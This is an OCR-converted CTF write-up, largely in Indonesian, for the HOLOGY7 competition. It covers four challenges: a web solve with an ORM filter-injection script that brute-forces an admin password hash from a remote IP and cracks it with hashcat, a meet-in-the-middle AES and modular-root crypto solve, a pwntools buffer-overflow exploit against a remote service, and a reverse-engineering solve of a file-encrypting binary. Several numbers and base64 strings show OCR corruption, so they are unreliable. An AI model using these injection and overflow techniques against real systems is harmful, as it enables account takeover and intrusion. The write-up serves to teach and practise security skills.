
And we can bruteforcing with startsWith and exclude known non admin users becky,dean,cordaiser

We got username: **4dm1n1str4t0r**

Password:
$2b$05$sD7ASxHCOdwnXRVpRfuMhusIHtHI0upCT1Vt.j4XdYkiHoGwEcvo2

Using hashcat to crack the password using **rockyou**

Got plain password: **sexylady**



Solver


```
import requests

import json

import time



url = "http://103.175.221.20:50010/event/"

headers = {

   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36",

   "Next-Action": "b8d50f0a847f9938c8f859fa6da1460a7794908b",

   "Accept": "text/x-component",

   "Content-Type": "application/json",

   "Origin": "http://103.175.221.20:50010",

   "Referer":
"http://103.175.221.20:50010/event/47a044af-4aa6-44ed-a028-d340706cd3e2",

   "Connection": "keep-alive",

}
```

```
tmp = "$$"

character_set =
"0123456789!@#$^&*()-=+<>?{}[]|~ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnop
qrstuvwxyz"

while True:

   for w in character_set:

       tmpp = tmp + w

       data =
[{"owner":{"teams":{"some":{"members":{"some":{"username":"becky","teams":
{"some":{"members":{"some":{"username":"dean","teams":{"some":{"members":{
"some":{"password":{"startsWith":tmpp},"username":"4dm1n1str4t0r","NOT":[{
"username":"becky"},{"username":"dean"},{"username":"cordaiser"}]}}}}}}}}}
}}}}}]

       try:

           response = requests.post(url, headers=headers, json=data,
timeout=5)

           if 'National Seminar' in response.text:

               print("Match found:", response.text)

               tmp += w

               print(tmp)

               time.sleep(1)

               break

       except requests.RequestException as e:

           print(f"Request failed with error: {e}. Retrying...")
```

FLAG: hology7{i_hope_you_like_this_rushed_challenge}

crypto

[100 pts] 4x2 = 5




```python
#!/usr/bin/env python3
from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
```

```
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]

# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
for key in [key1, key2, key3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG, AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

Berikut hasil dari analisis yang kami dapatkan

1. Key encryption di generate dari permutasi karater yang kecil dan fixed (`chars = b'aes?its_4E5!%7'`) dengan length (`L = 3`) dengan total 2184 kombinasi
2. Disini kita bisa generate key dari beberapa kombinasi dan disimpan di dalam dict untuk key `a` dan `b`
3. Untuk key `c` dan `d` kita ambil untuk ambil key dari permutasi dan tinggal decrypt untuk menyamakan hasil decryption apakah ada pada dict yang sudah kita buat sebelumnya

```
from hashlib import sha512
from Crypto.Cipher import AES
from itertools import permutations
from Crypto.Util.Padding import unpad
import sys
```

```
# Read data from output.txt
with open('output.txt', 'r') as f:
    lines = f.readlines()
    plaintext_hex = lines[0].split('=')[1].strip()
    ciphertext_hex = lines[1].split('=')[1].strip()
    encrypted_flag_hex = lines[2].split('=')[1].strip()

plaintext = bytes.fromhex(plaintext_hex)
ciphertext = bytes.fromhex(ciphertext_hex)
encrypted_flag = bytes.fromhex(encrypted_flag_hex)

# Define the character set and length
chars = b'aes?its_4E5!%7'
L = 3

# Generate all permutations of length 3
from itertools import permutations

chars_list = list(chars)
perms = list(permutations(chars_list, L))
print(f'Total permutations of length {L}: {len(perms)}')  # Should be 2184

# Build a dictionary of intermediate encryptions
intermediate_dict = {}

print('Computing intermediate encryptions for all possible combinations of a and
b...')
for idx_ab, (a_tuple, b_tuple) in enumerate(((a, b) for a in perms for b in perms)):
    a = bytes(a_tuple)
    b = bytes(b_tuple)
    # Compute keys
    key1 = sha512(a).digest()[:32]
    key2 = sha512(b).digest()[:32]
    # Encrypt plaintext
    cipher1 = AES.new(key1, AES.MODE_ECB)
    cipher2 = AES.new(key2, AES.MODE_ECB)
    intermediate_value = cipher2.encrypt(cipher1.encrypt(plaintext))
    # Store the result
    intermediate_dict[intermediate_value] = (a, b)
    if idx_ab % 500000 == 0 and idx_ab != 0:
        print(f'Processed {idx_ab} combinations for a and b')
```

```
print('Total entries in intermediate_dict:', len(intermediate_dict))

# Now compute the decryptions from the ciphertext
print('Computing intermediate decryptions for all possible combinations of c and
d...')
found = False
for idx_cd, (c_tuple, d_tuple) in enumerate(((c, d) for c in perms for d in perms)):
    c = bytes(c_tuple)
    d = bytes(d_tuple)
    # Compute keys
    key3 = sha512(c).digest()[:32]
    key4 = sha512(d).digest()[:32]
    # Decrypt ciphertext
    cipher3 = AES.new(key3, AES.MODE_ECB)
    cipher4 = AES.new(key4, AES.MODE_ECB)
    intermediate_value = cipher3.decrypt(cipher4.decrypt(ciphertext))
    # Check for a match
    if intermediate_value in intermediate_dict:
        # Match found
        a, b = intermediate_dict[intermediate_value]
        print('Match found!')
        print(f'a: {a}')
        print(f'b: {b}')
        print(f'c: {c}')
        print(f'd: {d}')
        found = True
        break
    if idx_cd % 500000 == 0 and idx_cd != 0:
        print(f'Processed {idx_cd} combinations for c and d')

if not found:
    print('No match found.')
    sys.exit()

# Compute the final key
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Decrypt the encrypted flag
cipher_flag = AES.new(key, AES.MODE_ECB)
decrypted_flag_padded = cipher_flag.decrypt(encrypted_flag)
try:
```

```
    decrypted_flag = unpad(decrypted_flag_padded, AES.block_size)
    print('Recovered Flag:', decrypted_flag.decode())
except ValueError as e:
    print('Error during unpadding:', e)
```

Setelah itu alih-alih mendapatkan flag kita mendapatkan stage ke-2

```
Recovered Flag: Heyy, there's a second phase here
p=13301213614823004285719536585979107812257598104593134968168815672388880362868822801809525516326210208434165785581384558918926591589078942024713311858018443
enc=150328548123305780518736719119190728196472338755636184796754640423723387075181338756008295561706743311832457829230379024087575169782499729570704186329836 4

This is the source code:

FLAG = bytes_to_long(os.getenv('FLAG').encode())

p = getStrongPrime(512)
enc = pow(FLAG, 1 << 4, p)
print(f' {p=} \n{enc=}')
```

Untuk analisanya disini flag dipangkatkan 2^4 = 16

`enc=FLAG^16 (mod p)`

Untuk itu kita hanya perlu menghitung akar ke 16 dari enc (mod p).


```
from Crypto.Util.number import long_to_bytes

p =
13301213614823004285719536585979107812257598104593134968168815672388880362868822801809
52551632621020843416578558138455891892659158907894202471331185801844 3
enc =
15032854812330578051873671911919072819647233875563618479675464042372338707518133875600
82955617067433118324578292303790240875751697824997295707041863298364

def compute_all_roots(a, levels, p):
    if levels == 0:
        return [a % p]
    else:
        roots = []
        sqrt1 = pow(a, (p + 1) // 4, p)
        sqrt2 = p - sqrt1
        for sqrt in [sqrt1, sqrt2]:
            roots.extend(compute_all_roots(sqrt, levels - 1, p))
        return roots

roots = compute_all_roots(enc, 4, p)

print(f"Total roots found: {len(roots)}")

for root in roots:
    root_bytes = long_to_bytes(root)
    try:
        root_str = root_bytes.decode('utf-8')
```

```
        print(f"Possible FLAG: {root_str}")
    except UnicodeDecodeError:
        pass
```


Flag: HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}

Binary Exploitation

[100 pts] give me



Diberikan sebuah file binary dengan proteksi. Semua proteksi kecuali stack canary



```
int64_t menu() __noreturn

    int32_t s
    __builtin_memset(s: &s, c: 0, n: 0x2c)
    while (true)
        puts(str: "\n--- Menu ---")
        puts(str: "1. Register")
        puts(str: "2. Login")
        puts(str: "3. View Profile")
        puts(str: "4. Logout")
        puts(str: "5. Exit")
        printf(format: "Choose an option: ")
        int32_t var_38
        __isoc99_scanf(format: &data_2327, &var_38)
        getchar()
        int32_t rax_3 = var_38
        int32_t var_30
        if (rax_3 s> 5)
            if (rax_3 == 0x45)
                add_credits(&var_30, s)
                continue
        else
            int32_t var_2c
            int64_t var_28
            if (rax_3 s> 0 && rax_3 u<= 5)
                switch (rax_3)
                    case 1
                        register_user(&var_28)
                        continue
                    case 2
                        login(&var_28, &var_2c, &s)
                        continue
                    case 3
                        view_profile(&var_28, var_30, var_2c)
                        continue
                    case 4
                        logout(&var_28, &var_2c, &s, &var_30)
                        continue
                    case 5
                        break
        puts(str: "Invalid choice. Try again.")
    puts(str: "Exiting...")
    exit(status: 0)
    noreturn
```

Lalu setelah dianalisa ternyata binary yang diberikan memiliki fitur untuk register, login, view-profile, dan logout. Namun ada fitur rahasia dimana kita bisa `add_credits` dan jika nilai `rax == 0xdeadeb395` Kita bisa masuk ke function `congrats` yang akan print the flag

```
uint64_t add_credits(int32_t* arg1, int32_t arg2)

    uint64_t rax
    if (arg2 == 0)
        rax = puts(str: "Access denied! You need to unloc…  ")
    else
        puts(str: "Wow, how did u find me :O")
        printf(format: "Enter the amount of credits to a…  ")
        int32_t var_10
        __isoc99_scanf(format: &data_225d, &var_10)
        *arg1 = var_10 + *arg1
        printf(format: "Credits added! Total credits: %d…  ", zx.q(*arg1))
        rax = zx.q(*arg1)
        if (0xdeaeb395 == rax.d)
            puts(str: " Accessing secret...")
            congrats()
            noreturn
    return rax
```

```
int64_t congrats() __noreturn

    void buf
    void* var_10 = &buf
    puts(str: "Hey how did u get here??? \n")
    FILE* fp = fopen(filename: "flag.txt", mode: &data_2024)
    if (fp != 0)
        fgets(buf: &buf, n: 0x40, fp)
        printf(format: "Here's your gift: %s\n", &buf)
        fclose(fp)
        exit(status: 0)
        noreturn
    puts(str: "flag.txt is missing! please crea…  ")
    exit(status: 0)
    noreturn
```

Untuk masuk ke fitur `add_credits` kita perlu beberapa kondisi yaitu variabel `s!=0`. Untuk itu kita perlu mengubahnya dari fitur login yang dalam kodenya terdapat buffer overflow vulnerability pada fungsi `gets(buf: &buf)` hal ini dapat kita lakukan karena tidak adanya stack canry

```
int64_t login(char* arg1, int32_t* arg2, int32_t* arg3)

    int32_t var_c = 0
    puts(str: "Enter your username: ")
    fgets(buf: arg1, n: 8, fp: stdin)
    puts(str: "Enter your password: ")
    void buf
    gets(buf: &buf)
    printf(format: "You entered: %s\n", &buf)
    printf(format: "Your status is: %d\n", zx.q(var_c))
    if (strcmp(&buf, "s3cr3tpass") != 0)
        puts(str: "Invalid password. Try again.")
        exit(status: 1)
        noreturn
    puts(str: "Login successful!")
    *arg2 = 1
    int64_t rax_10
    if (var_c != 0x79656b || (var_c == 0x79656b && *arg1 != 0x41))
        rax_10 = puts(str: "Feature locked: You cannot add c…  ")
    if (var_c == 0x79656b && *arg1 == 0x41)
        *arg3 = 1
        rax_10 = puts(str: "Feature unlocked: You can now ad…  ")
    return rax_10
```

Setelah analisa tersebut, langsung saja kita buat script untuk overflow variabel `buf`. Agar kita dapat membuka fitur `add_credits()`.

Dan terakhir, kita perlu menginput suatu int yang akan ditambahkan agar variabel bernilai `0xdeaeb395`. Namun disini saya melakukan dynamic analysis pada kasus ini karena setiap int yang saya input tidak sesuai dengan harapan.

```
host = args.HOST or '103.175.221.20'
port = int(args.PORT or 3333)

io = remote(host, port)

def add_credits():
    io.sendlineafter(b'option: ', b'69')
    io.sendlineafter(b'add: ', str(-558976107))
    io.recvuntil(b'Total credits: ')
    cur_creds = int(io.recvline().strip())
    log.info(f"cur_creds: {cur_creds}")
    target = -558976107 - cur_creds + 0xdeaeb395
    io.sendlineafter(b'option: ', b'69')
```


```
    io.sendlineafter(b'add: ', str(target))
    data=io.recvall()
    if b'HOLOGY' in data:
        print(data)
    io.close()

io.sendlineafter(b'option: ', b'2')
io.sendlineafter(b"username: ", b'A')
io.sendlineafter(b"password: ", b's3cr3tpass' + b'\x00'+ cyclic(33) +
p32(0x79656B))

add_credits()
```

```
..\r\nHey how did u get here??? \r\n\r\nHere's your gift: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}\r\n\r\n"
```

FLAG: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

Reverse Engineering

[200 pts] tartarus



Overview

This challenge involves a binary named nyx, which is downloaded and executed by another binary. The objective is to decrypt a flag that has been encrypted using a combination of two keys.

Step 1: Analyzing the Downloading Binary

The initial binary downloads the nyx binary from a given URL and executes it. The nyx binary performs the following key operations:

1. **Reads files in the current directory** (excluding itself).
2. **Encrypts the contents of each file** using a specified cipher function (cipher).
3. **Utilizes two different keys** for encryption: key_1 and key_2.

Step 2: Understanding the cipher Function

The cipher function in the nyx binary is responsible for:

- Reading a file.
- XORing its contents with a specified key.
- Appending the string "waifuku_ada_5" to the end of the data.
- Encoding the resulting data using a modified Base64 encoding function (_armgdon).

Step 3: The _armgdon Function

The _armgdon function takes the resulting data and encodes it into Base64. This function operates in chunks of three bytes, which are converted into four Base64 characters.

Step 4: Running the Binary

When executed with a plaintext input of "**aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa**", the nyx binary produces an output that can be captured and analyzed. The encoded output is:

plaintext

Mg4tQywrJDIxCSImGGFSYndWVWR8YSRiL1ZjcXtRWn1we3lxdlVsOXFwcyU8HzhjMFhKJER3c1ADAzAABxdzBAsLBgMPDBYZFxMGEBQxFCUlXj8dMx0iEw8zZltrdXVXfGlEDXdhaWZ1a3VfYWRhXzU=

Step 5: Decrypting the Flag

The encrypted flag is provided as:

OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVlVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81

To retrieve the flag, we need to:

1. XOR the output of the nyx binary with the known plaintext and the first key to derive the second key.
2. Use the derived second key to decrypt the flag.

```
import base64

from pwn import xor

# Known values

pt = b"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"

key_1 =
b"ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owp
qo;ksd"

ct1 = base64.b64encode(xor(pt, key_1) + b"waifuku_ada_5")

ct =
base64.b64decode("Mg4tQywrJDIxCSImGGFSYndWVWR8YSRiL1ZjcXtRWn1we3lxdlVsOXFw
cyU8HzhjMFhKJER3c1ADAzAABxdzBAsLBgMPDBYZFxMGEBQxFCUIXj8dMx0iEw8zZltrdXVXfG
IEDXdhaWZ1a3VfYWRhXzU=")  # From running the nyx binary

key_2 = xor(ct, ct1)  # Deriving the second key

# Encrypted flag

ct_flag =
base64.b64decode("OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVI
Vg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81")  # ENCRYPTED FLAG

# Decrypting the flag

first_dec = xor(key_2, ct_flag).split(b":")[0]

pt_flag = xor(key_1, base64.b64decode(first_dec))

# Display the flag

print(pt_flag.decode())
```

FLAG: HOLOGY7{m455_d3struction_10MAR2O1O}